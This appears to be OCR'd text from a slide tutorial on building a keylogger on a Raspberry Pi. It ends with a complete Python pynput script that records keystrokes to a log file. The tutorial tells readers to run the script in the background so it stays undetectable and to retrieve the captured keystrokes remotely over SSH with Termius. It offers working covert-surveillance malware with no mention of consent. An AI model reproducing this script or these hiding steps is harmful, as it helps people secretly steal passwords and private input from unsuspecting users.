
Creating a Keylogger with Raspberry Pi

A step-by-step guide on how to set up and run a keylogger on a Raspberry Pi using Python.



Set up Raspberry Pi

01 Raspberry Pi is a small, affordable single-board computer that can be used for various projects.

02 Install operating system and connect to the internet.


Choose a Programming Language

- Select a programming language such as Python.
- Python provides libraries that make it easy to capture keystrokes.

Implement Keylogging Functionality


01 Use Python libraries like `pynput` for capturing keyboard events.

02 Write a script that captures keystrokes and saves them to a log file.



Run Keylogger on Raspberry Pi

- Execute the keylogger script on your Raspberry Pi.
- Ensure it runs in the background, so it remains undetectable.




Remote Access via Termius

01 This allows you to remotely access and control your Raspberry Pi.

02 Install Termius app on iPhone and set up SSH access to Raspberry Pi.

Monitor and Retrieve Logs

- Use Termius or any SSH client to connect to Raspberry Pi remotely.
- Navigate to the directory where the keylogger is saving logs and retrieve the captured keystrokes.





Using Pynput

Pynput is a popular library for capturing keystrokes in Python.

Can perform various actions based on input.

Install using pip, the Python package installer.





Importing Libraries

01 Initializes a log file to store keystrokes

02 Uses the pynput library to access the keyboard

The Script:

```python
from pynput import keyboard

log_file = 'keystrokes.log'
current_sentence = ""

def on_press(key):
    global current_sentence

    try:
        char = key.char
        if char is not None:
            current_sentence += char
    except AttributeError:
        if key == keyboard.Key.space:
            current_sentence += " "
        elif key == keyboard.Key.enter:
            current_sentence += "\n"

def on_release(key):
    global current_sentence

    if key == keyboard.Key.esc:
        # Stop listener on pressing the Esc key
        return False

    with open(log_file, 'a') as f:
        f.write(current_sentence)
    current_sentence = ""

# Create a listener
listener = keyboard.Listener(on_press=on_press, on_release=on_release)

# Start the listener
listener.start()

# Keep the script running
listener.join()
```